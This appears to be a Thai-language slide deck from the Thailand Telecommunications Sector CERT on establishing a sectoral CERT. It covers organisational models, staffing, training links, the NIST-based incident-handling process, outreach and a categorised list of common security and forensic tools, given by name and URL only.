ศูนย์ประสานการรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ ประเทศไทย กสทช. | Thailand Telecommunications Sector CERT (https://www.ttc-cert.or.th/)

CERT Framework

- ระบุความรับผิดชอบ
  - ความรับผิดชอบของ CERT จะครอบคลุมการให้บริการต่าง ๆ
- ระบุการให้บริการต่าง ๆ*

ศูนย์ประสานการรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ ประเทศไทย กสทช. | Thailand Telecommunications Sector CERT (https://www.ttc-cert.or.th/)


CERT Framework

- ระบุโครงสร้างบริหาร - อาจจัดตั้งตามโครงสร้างรูปแบบต่าง ๆ ดังนี้
  - รูปแบบธุรกิจอิสระ (independent business model)
    - CERT เป็นองค์กรอิสระในตัวเอง
    - CERT มีส่วนบริหารจัดการ ลูกจ้าง และ เจ้าหน้าที่สนับสนุนของตนเอง
  - รูปแบบฝังตัว (embedded model)
    - กำหนดให้ CERT อยู่ในส่วนงานด้านเทคโนโลยีสารสนเทศขององค์กร
    - ในกรณีที่เป็นองค์กรขนาดใหญ่ อาจพิจารณาแยกส่วน CERT ออกมา
    - รูปแบบรวมศูนย์: บุคลากรของ CERT ทั้งหมดอยู่ในสำนักงานเดียวกัน
    - รูปแบบกระจาย: บุคลากรของ CERT กระจายตามสำนักงานต่าง ๆ ในกรณีที่มีองค์กรหลายสาขา
  - รูปแบบแคมปัส (CERT หลัก/รอง)

ศูนย์ประสานการรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ ประเทศไทย กสทช. | Thailand Telecommunications Sector CERT (https://www.ttc-cert.or.th/)

CERT Framework

- ระบุโครงสร้างบริหาร - อาจจัดตั้งตามโครงสร้างรูปแบบต่าง ๆ ดังนี้ (ต่อ)
  - **รูปแบบแคมปัส (CERT หลัก/ รอง)**
    - องค์กรที่อยู่ในภาคส่วนเดียวกันจัดตั้ง CERT กลางเพื่อให้บริการองค์กรสมาชิก และเป็นหน่วยงานกลางประสานกับองค์กรภายนอก
    - อาจอยู่ในรูปแบบขององค์กรอิสระหรือรูปแบบฝังตัว
    - ส่วนองค์กรสมาชิกอาจมีหรือไม่มี CERT เป็นของตัวเอง



ศูนย์ประสานการรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ ประเทศไทย กสทช. | Thailand Telecommunications Sector CERT (https://www.ttc-cert.or.th/)

CERT Framework

- ความพร้อมในการให้บริการ
  - ขึ้นอยู่กับชั่วโมงการทำงานขององค์กรหลักที่ CERT ตั้งอยู่ด้วย
  - หรือ ขึ้นอยู่กับชั่วโมงการทำงานขององค์กรของสมาชิก
  - ควรต้องพิจารณาสภาพแวดล้อมขององค์กรด้วย
  - ทำให้มีต้นทุนเพิ่มขึ้น
- บริการหลัก
  - ในช่วงเริ่มต้น อาจจำกัดการให้บริการอยู่เพียง 1 ถึง 2 รายการ
  - แล้วค่อยเพิ่มตามความจำเป็นในอนาคต
  - บริการหลักที่สำคัญของ CERT คือ “การรับมือและแก้ไขปัญหาเหตุภัยคุกคาม”
  - บริการที่สำคัญรองลงมา คือ “บริการแจ้งเตือน และเผยแพร่ข้อมูลข่าวสาร”

ศูนย์ประสานการรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ประเทศไทย | Thailand Telecommunications Sector CERT (https://www.ttc-cert.or.th/)

CERT Framework

- ข้อกำหนดด้านบุคลากร
  - อัตราเจ้าหน้าที่
    - ไม่มีกำหนดตายตัวว่า ควรมีบุคลากรทางเทคนิคจำนวนเท่าใด
    - CERT แต่ละแห่งมีความแตกต่างทั้งในเรื่องสภาพแวดล้อมในการทำงาน ผู้รับบริการ และผู้ที่มีส่วนเกี่ยวข้องต่าง ๆ
  - เพื่อให้ CERT สามารถให้บริการภารกิจหลัก 2 รายการ (1) การรับมือและแก้ไขเหตุภัยคุกคามและ (2) การแจ้งเตือนและเผยแพร่ข้อมูลข่าวสาร
    - CERT ควรมีพนักงานเต็มเวลา อย่างน้อย 4 คน
  - สำหรับ CERT ที่ให้บริการมากกว่า 2 รายการและปฏิบัติงานเฉพาะในเวลาทำการและดูแลระบบของตนเอง ควรมีเจ้าหน้าที่เต็มเวลาอย่างน้อย 6-8 คน
  - สำหรับ CERT ครบวงจรที่บุคลากรทำงานตลอด 24 ชั่วโมงโดยไม่มีวันหยุด (3 กะต่อวัน) ควรมีพนักงานเต็มเวลาอย่างน้อย 12 คน

ศูนย์ประสานการรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ประเทศไทย | Thailand Telecommunications Sector CERT (https://www.ttc-cert.or.th/)

Technical Excellence

- CERT ควรมีทรัพยากรที่ทันสมัยที่สุดและบุคลากรมีความรู้ความสามารถที่สูง
- คำแนะนำที่ CERT ให้จะต้องถูกต้องซึ่งต้องใช้ความรู้ทางเทคนิคในระดับสูง
- ซึ่งอาจส่งผลให้ CERT ควรมีคนที่มีความสามารถสูงในจำนวนที่น้อยในช่วงแรก แทนที่จะเป็นความสามารถที่มีคุณภาพต่ำจำนวนมาก

ศูนย์ประสานการรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ประเทศไทย | Thailand Telecommunications Sector CERT (https://www.ttc-cert.or.th/)

CERT Framework

- ข้อกำหนดด้านบุคลากร (ต่อ)
  - ความสามารถ
    - ชุดความสามารถส่วนบุคคล
      - *มีความยืดหยุ่น สร้างสรรค์ และสามารถทำงานเป็นทีม
      - *มีทักษะการคิดวิเคราะห์
      - **สามารถสื่อสารเรื่องเทคนิคที่ยากให้เป็นเรื่องง่าย
      - **สามารถรักษาความลับและทำงานอย่างเป็นระบบ
      - มีทักษะในการบริหารจัดการ
      - สามารถทำงานในสภาวะกดดันได้
      - **มีทักษะในการเขียนและการสื่อสาร
      - **เปิดใจและพร้อมเรียนรู้สิ่งใหม่ ๆ

ศูนย์ประสานการรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ประเทศไทย | Thailand Telecommunications Sector CERT (https://www.ttc-cert.or.th/)

CERT Framework

- ข้อกำหนดด้านบุคลากร (ต่อ)
  - ความสามารถ
    - ขีดความสามารถเชิงเทคนิค
      - มีความรู้พื้นฐานเกี่ยวกับอินเทอร์เน็ตและโปรโตคอลต่าง ๆ
      - มีความรู้เกี่ยวกับระบบปฏิบัติการ Windows, Linux, และ Unix (ขึ้นอยู่กับระบบปฏิบัติการและเครื่องมือที่องค์กรใช้)
      - มีความรู้เกี่ยวกับอุปกรณ์เครือข่ายต่าง ๆ (router, switches, DNS, Proxy, Mail ฯลฯ)
      - มีความรู้เกี่ยวกับ Protocol ในการสื่อสาร (TCP/IP, SMTP, HTTP(S), FTP, telnet, SSH ฯลฯ)
      - มีความรู้เกี่ยวกับภัยคุกคามทางไซเบอร์ (DDoS, Phishing, Defacement, Sniffing ฯลฯ)
      - มีความรู้เกี่ยวกับการประเมินความเสี่ยงและการนำองค์ความรู้ไปใช้ปฏิบัติงาน

CERT Framework

- ข้อกำหนดด้านบุคลากร (ต่อ)
  - ความสามารถ
    - ขีดความสามารถอื่น ๆ
      - สามารถทำงานในรูปแบบตลอด 24 ชั่วโมง หรือพร้อมปฏิบัติการเมื่อมีเหตุฉุกเฉิน หรือสถานการณ์ (ขึ้นอยู่กับหน้าที่ความรับผิดชอบ)
      - ระยะทางและเวลาที่ใช้เดินทางมาทำงานในกรณีฉุกเฉินอยู่ในเกณฑ์ที่ยอมรับได้
      - ระดับการศึกษา
      - ประสบการณ์การทำงานด้านความมั่นคงปลอดภัยทางไซเบอร์

CERT Framework

- ข้อกำหนดด้านบุคลากร (ต่อ)
  - แนวปฏิบัติ แนวทางการดำเนินงาน จรรยาบรรณ
    - เป็นระเบียบหรือแนวทางสำหรับเจ้าหน้าที่ใน CERT ให้ทำงานอย่างเป็นมืออาชีพ
    - อาจนำแนวปฏิบัติที่จัดทำขึ้นโดย Trusted Introducer มาปรับใช้
      - https://www.trusted-introducer.org/TI-CCoP.pdf
  - การฝึกอบรม
    - การฝึกอบรมภายในสำหรับเจ้าหน้าที่ CERT บรรจุใหม่
    - การฝึกอบรมภายนอกสำหรับเจ้าหน้าที่ประจำเพื่อพัฒนาทักษะอย่างต่อเนื่อง และเรียนรู้พัฒนาการทางเทคโนโลยี รวมถึงภัยคุกคามใหม่ ๆ
    - CERT ควรพิจารณาจัดสรรงบประมาณไว้สำหรับการเข้าร่วมการประชุมและการสัมมนาต่าง ๆ ซึ่งถือเป็นส่วนหนึ่งของการฝึกอบรมต่อเนื่องเช่นกัน

ตัวอย่าง Course อบรมฟรีที่แนะนำ

- ENISA Trainings for Cybersecurity Specialists https://www.enisa.europa.eu/topics/trainings-for-cybersecurity-specialists/online-training-material
- CISA Virtual Learning https://ics-training.inl.gov/
- APNIC Academy https://academy.apnic.net/en/
- Threat Hunting Training Course https://www.activecountermeasures.com/cyber-threat-hunting-training-course/
- ATT&CK for Cyber Threat Intelligence Training https://attack.mitre.org/resources/training/cti/
- LetsDefend Academy https://app.letsdefend.io/academy/
- Wireshark for Incident Response & Threat Hunting Workshop at OWASP SB https://www.youtube.com/watch?v=8jqNjo-LqYw&ab_channel=MichaelWylie
- I.T Security Labs YouTube Channel https://www.youtube.com/c/ITSecurityLabs/videos
- SANS Cyber Defense https://www.youtube.com/c/SANSBlueTeamOps
- 13Cubed https://www.youtube.com/c/13cubed

Resource Efficiency

- CERT จะต้องปรับตัวและติดตามสถานการณ์อย่างต่อเนื่อง โดยการวิเคราะห์ภัยคุกคามใหม่ๆ ที่อาจเกิดขึ้นและส่งผลกระทบต่อองค์กรของสมาชิก หรือ ส่งผลกระทบต่อ Sector

CERT Framework

- ข้อกำหนดด้านบุคลากร (ต่อ)
- ตัวอย่าง
  - General
    - General manager
  - Staff
    - Office manager
    - Accountant
    - Communication consultant (แปลภาษาต่างดาวให้เป็นภาษาคน)
    - **Legal consultant
  - Operational Technical team
    - Technical team leader
    - Technical CSIRT technicians, delivering the CSIRT services
    - Researchers
  - External consultants
    - Hired when needed

CERT Framework

- โครงสร้างพื้นฐานและเครื่องมือ
  - ด้านความมั่นคงปลอดภัยทางกายภาพ
    - มีพื้นที่ปฏิบัติงานที่ปลอดภัย
    - มีห้องปฏิบัติงานที่ปลอดภัยและเก็บเสียงสำหรับการสืบสวนและหารือเกี่ยวกับการดำเนินงานของ CERT
    - มีห้องที่สามารถเก็บรักษาข้อมูลและเอกสารในรูปแบบที่ไม่ใช่อิเล็กทรอนิกส์
    - มีเครื่องทำลายเอกสารและมีอุปกรณ์ที่สามารถทำลายสื่อเก็บข้อมูลที่ไม่ใช้แล้ว
    - ควรแยกบุคลากรของ CERT ออกจากส่วนอื่น ๆ ขององค์กรและควบคุมพื้นที่เข้าออก
    - มีนโยบายเกี่ยวกับผู้เข้ามาเยี่ยมชม โดยอาจกำหนดรวมเป็นนโยบายควบคุมพื้นที่เข้าออก

CERT Framework

- โครงสร้างพื้นฐานและเครื่องมือ (ต่อ)
  - อุปกรณ์ด้านเทคโนโลยีสารสนเทศ
    - มีกลไกการสื่อสารที่มีความมั่นคงปลอดภัย เช่น โทรศัพท์ โทรสาร และอีเมล
    - มีการตั้งค่าเพื่อเพิ่มความมั่นคงปลอดภัย (hardening) แก่ระบบต่าง ๆ รวมถึงเครื่องคอมพิวเตอร์ที่ใช้ในการทำงาน
    - มีเครือข่าย CERT แยกจากเครือข่ายของสำนักงานอื่น ๆ ในองค์กร
    - มีเครื่องมือช่วยติดตั้งโปรแกรมและระบบต่าง ๆ ในอุปกรณ์ได้อย่างรวดเร็ว ในกรณีที่ต้องติดตั้งระบบและโปรแกรมใหม่

CERT Framework

- โครงสร้างพื้นฐานและเครื่องมือ (ต่อ)
  - อุปกรณ์เฉพาะทางของ CERT
    - มีระบบสำหรับรับแจ้งเหตุและติดตามการดำเนินการ (ticketing system)
    - มีฐานข้อมูลการติดต่อของบุคลากร ผู้ที่มีส่วนเกี่ยวข้อง ผู้รับบริการและผู้ติดต่ออื่น ๆ
    - มีอุปกรณ์อื่น ๆ ที่ CERT จำเป็นต้องใช้ในการให้บริการ
    - มีอุปกรณ์ด้านความมั่นคงปลอดภัยที่ใช้ทั่วไป
    - บริการของ CERT บางประเภท เช่น การตรวจพิสูจน์พยานหลักฐานดิจิทัลอาจต้องมีข้อกำหนดเพิ่มเติมเกี่ยวกับพื้นที่ปฏิบัติการและเทคโนโลยีสารสนเทศที่ใช้งาน


CERT Framework

- ความสัมพันธ์ภายในและภายนอกองค์กร
  - CERT ควรมีความสัมพันธ์ที่ดี ไม่เฉพาะต่อส่วนงานสารสนเทศขององค์กร แต่ยังต้องไม่ลืมส่วนงานด้านอื่น ๆ เช่น ด้านความมั่นคงปลอดภัยทางกายภาพ ด้านการสื่อสาร ด้านกฎหมาย และด้านบุคลากร
  - ความสัมพันธ์ภายนอกที่เป็นประโยชน์ต่อ CERT ได้แก่
    - CERT ระดับประเทศ
    - ผู้บังคับใช้กฎหมาย
    - หน่วยงานกำกับดูแล
    - Sectorial CERT ภาคส่วนอื่น ๆ

CERT Framework

- รูปแบบการรับเงินทุนสนับสนุนค่าใช้จ่าย
  - องค์กรต้องมีแนวทางชัดเจนในการสนับสนุนด้านงบประมาณแก่ CERT เพื่อสามารถให้บริการในระยะยาวได้อย่างราบรื่น
  - ควรมีแผนจัดสรรงบประมาณสำหรับจัดตั้งทีม และการปฏิบัติงาน
    - ค่าใช้จ่ายด้านบุคลากร
    - ค่าใช้จ่ายด้านสถานที่
    - ค่าใช้จ่ายด้านสิ่งอำนวยความสะดวก ซอฟต์แวร์ ฮาร์ดแวร์
    - ตลอดจนต้นทุนในการให้บริการต่าง ๆ

Creating a CERT



การขออนุมัติจัดตั้ง CERT จากผู้บริหารระดับสูง

การขออนุมัติจัดตั้ง CERT จากผู้บริหารระดับสูง

- การจัดตั้ง CERT ควรได้รับการสนับสนุนจากผู้บริหารระดับสูงสุดในหน่วยงาน เพื่อให้
  - นโยบายที่เกี่ยวข้องต่าง ๆ มีผลบังคับใช้และปฏิบัติทั่วทั้งองค์กร
  - ได้รับการสนับสนุนในการดำเนินการสำคัญหรือมีค่าใช้จ่ายสูง
  - เกิดความต่อเนื่องในการปฏิบัติการต่าง ๆ แม้ในช่วงที่มีการเปลี่ยนโครงสร้างองค์กรหรือการตัดงบประมาณ
- ตัวอย่างของเหตุผลต่าง ๆ ที่ควรนำมาใช้เพื่อโน้มน้าวผู้บริหารระดับสูง
  - ข้อกำหนดด้านกฎหมาย
  - CERT ที่ได้รับการฝึกอบรมและมีอุปกรณ์พร้อมจะช่วยลดความเสียหายที่อาจเกิดขึ้นจากเหตุภัยคุกคาม (ทั้งในแง่ของความเสียหายจากการหยุดทำงานและในแง่ของความเสียหายต่อภาพลักษณ์ ชื่อเสียง)
  - บริการเชิงป้องกันของ CERT อาจช่วยลดช่องโหว่และความเสี่ยงในการเกิดเหตุภัยคุกคามก่อนที่จะระบบขององค์กรจะถูกโจมตี
  - การรวมงานด้านความมั่นคงปลอดภัยไซเบอร์ใน CERT จะช่วยลดความซ้ำซ้อนของงานด้านนี้ในส่วนงานต่าง ๆ ขององค์กร
  - ช่วยให้องค์กรมีมาตรฐานด้านความมั่นคงปลอดภัยเพิ่มขึ้น

การปฏิบัติงานของ CERT (Sectorial CERT)

การปฏิบัติงานของ CERT (Sectorial CERT)


- รวบรวมแหล่งข้อมูลด้านต่าง ๆ เช่น ข้อมูลที่เกี่ยวกับภัยคุกคาม ข้อมูลติดต่อองค์กร ซึ่งเป็นประโยชน์ต่อภารกิจ
  - การแจ้งเตือนเหตุภัยคุกคามจากแหล่งอื่น ๆ
  - การรับข้อมูลเกี่ยวกับภัยคุกคามและช่องโหว่ต่าง ๆ
  - การสื่อสารทางตรงกับผู้มีส่วนเกี่ยวข้อง ผู้รับบริการ/องค์กร ในระหว่างเกิดเหตุภัยคุกคาม (การจัดทำบัญชีผู้ติดต่อ)
  - การสื่อสารทั่วไปกับผู้มีส่วนเกี่ยวข้อง ผู้รับบริการ องค์กร (การสร้างความตระหนักรู้และการประชาสัมพันธ์)
- จัดทำนโยบายรับมือและแก้ไขเหตุภัยคุกคาม (IR Plan)
  - Computer Security Incident Handling Guide https://nvlpubs.nist.gov/nistpubs/specialpublications/nist.sp.800-61r2.pdf

การปฏิบัติงานของ CERT (Sectorial CERT)

- จัดทำนโยบายการจัดการและแลกเปลี่ยนข้อมูล
  - Traffic Light Protocol (TLP) https://www.cisa.gov/tlp

การปฏิบัติงานของ CERT (Sectorial CERT)

- การสื่อสารอย่างมั่นคงปลอดภัยด้วย Pretty Good Privacy (PGP)
  - คู่มือการใช้งาน PGP สำหรับการรับส่งอีเมลอย่างปลอดภัย (https://www.ttc-cert.or.th/)



การปฏิบัติงานของ CERT (Sectorial CERT)

- การสำรวจซอฟต์แวร์และฮาร์ดแวรที่ใช้งานในองค์กร และองค์กรของสมาชิก
  - สำรวจและจัดทำข้อมูลสรุปเกี่ยวกับผลิตภัณฑ์ ซอฟต์แวร์และฮาร์ดแวร์พร้อมเวอร์ชันที่ใช้งานในองค์กร
  - สมัครรับข่าวสารแจ้งเตือนโดยระบุรายการผลิตภัณฑ์ที่ใช้งานอยู่เพื่อรับคำแนะนำที่เกี่ยวกับผลิตภัณฑ์เหล่านั้น
- การประชาสัมพันธ์
  - ควรแจ้งให้ผู้เกี่ยวข้องทั้งหมดทราบถึง
    - แนวทางการติดต่อ
    - บริการของ CERT
    - ผู้ติดต่อ (Point of Contact) หลักในการรับแจ้งและประสานงาน
  - ควรแจ้งให้ผู้รับบริการและผู้เกี่ยวข้องทั้งหมดให้ทราบว่าต้องรายงานเหตุภัยคุกคามไปที่ CERT โดยตรง
  - CERT อาจเผยแพร่ข้อมูลเกี่ยวกับ
    - เหตุภัยคุกคามที่ได้รับแจ้ง
    - บทเรียนที่ได้จากการรับมือ
    - รวมถึงหัวข้อน่าสนใจต่าง ๆ เพื่อสร้างความตระหนักด้านความมั่นคงปลอดภัยไซเบอร์ให้กับผู้รับบริการในองค์กร


การปฏิบัติงานของ CERT (Sectorial CERT)

- การสร้างเครือข่าย
  - การแบ่งปันประสบการณ์และบทเรียนที่ได้รับ --> การพัฒนาแนวปฏิบัติ ปรับปรุงความมั่นคงปลอดภัยของระบบ
  - การรับมือและแก้ปัญหาเหตุภัยคุกคามทางไซเบอร์ --> CERT จะต้องทำงานร่วมกับทีมอื่น ๆ
  - FIRST (Forum of Incident Response and Security Teams) https://www.first.org/
  - Asia Pacific CERT https://www.apcert.org/
  - Thailand CERTs Community
- การซ้อมรับมือเหตุภัยคุกคาม
  - CERT ควรจัดการซ้อมรับมือเหตุภัยคุกคามในลักษณะ table-top exercise
  - ช่วยให้เกิดความข้านาญ และเห็นช่องทางในการปรับปรุงกระบวนการในการรับมือ
  - เอกสารและเครื่องมือที่จำเป็นสำหรับการซ้อมรับมือ https://www.enisa.europa.eu/topics/trainings-for-cybersecurity-specialists/online-training-material

กระบวนการรับมือและแก้ไขเหตุภัยคุกคาม

กระบวนการรับมือและแก้ไขเหตุภัยคุกคาม

- Computer Security Incident Handling Guide NIST SP 800-61 Revision 2
  - https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf



ศูนย์ประสานการรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ (ที่ปรึกษาของ กสทช.) | Thailand Telecommunications Sector CERT (https://www.ttc-cert.or.th/)

กระบวนการรับมือและแก้ไขเหตุภัยคุกคาม

- การรับแจ้งเหตุภัยคุกคาม
  - สร้างช่องทางติดต่อรับแจ้งเหตุภัยคุกคาม
    - อีเมล
    - โทรศัพท์
    - แบบฟอร์มติดต่อทางเว็บไซต์
    - สื่อสังคมออนไลน
    - คำนึงถึงช่องทางการติดต่อสำรองไว้ด้วย
  - การบันทึกข้อมูล
    - ticketing system ซึ่งเป็นระบบสำหรับรับแจ้งเหตุและติดตามการดำเนินการ
    - ข้อมูลเหตุภัยคุกคามที่ได้รับแจ้งควรจัดการให้อยู่ในที่เดียวกันเนื่องจากข้อมูลอาจมีความสัมพันธ์กับข้อมูลที่ได้รับแจ้งก่อนหน้า
    - TheHive Project https://thehive-project.org/

ศูนย์ประสานการรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ (ที่ปรึกษาของ กสทช.) | Thailand Telecommunications Sector CERT (https://www.ttc-cert.or.th/)

กระบวนการรับมือและแก้ไขเหตุภัยคุกคาม

- การตรวจสอบและประเมินเหตุภัยคุกคาม
  - ตรวจสอบว่าเหตุภัยคุกคามที่ได้รับแจ้งเป็นเหตุภัยคุกคามจริงหรือไม่
  - อยู่ได้ขอบเขตการทำงานและความรับผิดชอบของ CERT หรือไม
  - ผลกระทบ
  - ความเสียหาย
  - การระบุประเภทและความเร่งด่วนของเหตุภัยคุกคาม
  - การตอบสนองต่อผู้แจ้ง
    - รับทราบการแจ้งเตือน
    - อธิบายสิ่งที่จะดำเนินการ
    - สิ่งผู้แจ้งควรกระทำในระหว่างการแก้ปัญหา

ศูนย์ประสานการรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ (ที่ปรึกษาของ กสทช.) | Thailand Telecommunications Sector CERT (https://www.ttc-cert.or.th/)

กระบวนการรับมือและแก้ไขเหตุภัยคุกคาม

- การแก้ไขเหตุภัยคุกคาม
  - การวิเคราะห์ข้อมูล
  - การหาแนวทางแก้ไขปัญหา
  - การเสนอแนวทางปฏิบัติ
  - ปฏิบัติตามแนวทางแก้ไขปัญหา
  - การกำจัดปัญหาและการฟื้นฟูระบบ
- การจบการแก้ไขเหตุภัยคุกคาม
  - การจัดเก็บข้อมูลในฐานข้อมูล
- การวิเคราะห์หลังจบการดำเนินการแก้ไขเหตุภัยคุกคาม
  - บทเรียนที่ได้รับจากเหตุภัยคุกคามที่เกิดขึ้น
    - เพื่อป้องกันไม่ให้เกิดเหตุเช่นนี้ขึ้นอีกในอนาคต
    - ปรับปรุงกระบวนการให้รับมือและแก้ไขเหตุภัยคุกคามต่าง ๆ ได้รวดเร็วขึ้น

บริการเพิ่มเติม

บริการเพิ่มเติม

- บริการเชิงรับเพื่อตอบสนองภัยคุกคาม
  - การแจ้งเหตุภัยคุกคาม
  - การรับมือและแก้ไขเหตุภัยคุกคาม
  - การวิเคราะห์เหตุภัยคุกคาม
  - การสนับสนุนการรับมือและแก้ไขเหตุภัยคุกคาม
  - การประสานงานเพื่อรับมือและแก้ไขเหตุภัยคุกคาม
  - การรับมือและแก้ไขเหตุภัยคุกคาม ณ สถานที่เกิดเหตุ (on site)
  - การจัดการกับช่องโหว่ด้านความมั่นคงปลอดภัย
  - การจัดการกับ artifact (ไฟล์หรือร่องรอยใด ๆ ก็ตามที่พบในระบบที่เกี่ยวข้องกับการโจมตีระบบและเครือข่าย)

บริการเพิ่มเติม

- บริการเชิงรุกเพื่อป้องกันภัยคุกคาม
  - การแจ้งเตือนและเผยแพร่ข้อมูลข่าวสาร
  - การเฝ้าติดตามพัฒนาการทางเทคโนโลยี
  - การตรวจสอบและประเมินด้านความมั่นคงปลอดภัย
  - การตั้งค่าและดูแลเครื่องมือด้านความมั่นคงปลอดภัยแอปพลิเคชัน โครงสร้างและบริการด้านสารสนเทศ
  - การพัฒนาเครื่องมือด้านความมั่นคงปลอดภัย
  - บริการตรวจจับการเจาะระบบ
  - การเผยแพร่ข้อมูลที่เกี่ยวข้องกับความมั่นคงปลอดภัย

บริการเพิ่มเติม

- บริการบริหารคุณภาพทางด้านความมั่นคงปลอดภัย
  - การวิเคราะห์ความเสี่ยง
  - การวางแผนความต่อเนื่องทางธุรกิจและการฟื้นตัวจากเหตุภัยพิบัติ
  - การให้คำปรึกษาด้านความมั่นคงปลอดภัย
  - การสร้างความตระหนักเรื่องความมั่นคงปลอดภัย
  - บริการวิชาการด้านความมั่นคงปลอดภัย
  - การประเมินหรือการออกประกาศนียบัตรรับรองผลิตภัณฑ์

เครื่องมือด้านความมั่นคงปลอดภัย

- Domain and IP address query tools
  - DomainTools https://www.domaintools.com/
  - Domain Dossier http://centralops.net/co/DomainDossier.aspx
  - IP to ASN Mapping http://www.team-cymru.org/IP-ASN-mapping.html
  - GeoLite2 http://dev.maxmind.com/geoip/geoip2/geolite2/
- Email header analysis tools
  - Google Apps Messageheader https://toolbox.googleapps.com/apps/messageheader/
  - MXToolbox http://mxtoolbox.com/EmailHeaders.aspx
- Network monitoring tools
  - nfdump https://github.com/phaag/nfdump
  - nfsen http://nfsen.sourceforge.net/
- Network auditing tools
  - nmap https://nmap.org/
  - Wireshark https://www.wireshark.org/
- Vulnerability assessment and penetration testing tools
  - Nessus http://www.tenable.com/products/nessus-vulnerability-scanner
  - Metasploit https://www.metasploit.com/
  - OWASP ZAP https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project
  - Burp Suite https://portswigger.net/burp/
  - Kali https://www.kali.org/
- Intrusion detection tools
  - Snort https://www.snort.org/
  - YARA https://virustotal.github.io/yara/

เครื่องมือด้านความมั่นคงปลอดภัย (ต่อ)

- Forensic tools
  - Sleuth Kit http://www.sleuthkit.org/
  - Autopsy http://www.sleuthkit.org/autopsy/
  - Photorec https://www.cgsecurity.org/wiki/PhotoRec
  - Eric Zimmerman's tools https://ericzimmerman.github.io/
  - Sans Investigative Forensics Toolkit (SIFT) https://digital-forensics.sans.org/community/downloads
  - Tcpxtract http://tcpxtract.sourceforge.net/
  - FTK, Forensic Toolkit http://accessdata.com/solutions/digital-forensics/forensic-toolkit-ftk
  - Volatility https://github.com/volatilityfoundation/volatility/blob/master/README.txt
  - DumpIt https://github.com/thimbleweed/All-In-USB/tree/master/utilities/DumpIt
  - Magnet RAM Capture https://www.magnetforensics.com/resources/magnet-ram-capture/
  - USB Forensic Tracker http://www.orionforensics.com/forensics-tools/usb-forensic-tracker/

เครื่องมือด้านความมั่นคงปลอดภัย (ต่อ)

- Malware analysis tools
  - VirusTotal https://www.virustotal.com/
  - Cuckoo https://cuckoo.cert.ee/
  - ApateDNS https://www.fireeye.com/services/freeware/apatedns.html
  - URLScan.io https://urlscan.io/
  - Zulu URL Risk Analyzer https://zulu.zscaler.com/
  - Sucuri https://sitecheck.sucuri.net/
  - REMnux https://remnux.org/
  - Flare-vm https://github.com/fireeye/flare-vm
  - BinText https://www.aldeid.com/wiki/BinText
  - Detect It Easy https://github.com/horsicq/Detect-It-Easy
  - ProctDOT https://www.procdot.com/downloadprocdotbinaries.htm
  - Process Hacker https://processhacker.sourceforge.io/downloads.php
  - RegShot https://github.com/Seabreg/Regshot
  - Fiddler https://www.telerik.com/download/fiddler
  - API Monitor http://www.rohitab.com/apimonitor
  - TcpLogView https://www.nirsoft.net/utils/tcp_log_view.html
  - Windows Sysinternals https://docs.microsoft.com/en-us/sysinternals/

เครื่องมือด้านความมั่นคงปลอดภัย (ต่อ)

- Encryption tools
  - GnuPG https://www.gnupg.org/
  - VeraCrypt https://veracrypt.codeplex.com/
- Threat Intelligence Platform
  - Malware Information Sharing Platform https://www.misp-project.org/
- Security Incident Response Platform
  - TheHive Project https://thehive-project.org/

Key Takeaways

Checklist การจัดตั้ง CERT

- Plan
  - ร่าง CERT framework และแผนธุรกิจ รวมถึงกำหนดงบประมาณ
  - ขอผู้ที่มีอำนาจอนุมัติแผนงานและงบประมาณข้างต้น
- Do
  - รวบรวมและจัดทำรายการแหล่งข้อมูลด้านต่าง ๆ
  - ร่างนโยบายการรับมือและแก้ไขเหตุภัยคุกคาม
  - ร่างนโยบายการจัดการและแลกเปลี่ยนข้อมูล
  - สำรวจและจัดทำรายการซอฟต์แวร์และฮาร์ดแวร์ที่ใช้ในองค์กร และ/หรือ องค์กรของสมาชิก
  - ประชาสัมพันธ์การจัดตั้ง CERT
  - สร้างเครือข่ายความร่วมมือ
  - ซ้อมรับมือเหตุภัยคุกคาม
  - ดำเนินการรับมือและแก้ไขเหตุภัยคุกคาม
  - ให้บริการตามภารกิจหลักอื่น ๆ

Checklist การจัดตั้ง CERT

- Check
  - ประเมินคุณภาพและประสิทธิภาพของการให้บริการของ CERT
- Act
  - นำผลการประเมินไปปรับปรุงแผนงานและการดำเนินการ
  - ขยายขีดความสามารถในการให้บริการ

References

- A step-by-step approach on how to set up a csirt - ENISA https://www.enisa.europa.eu/publications/csirt-setting-up-guide/at_download/fullReport
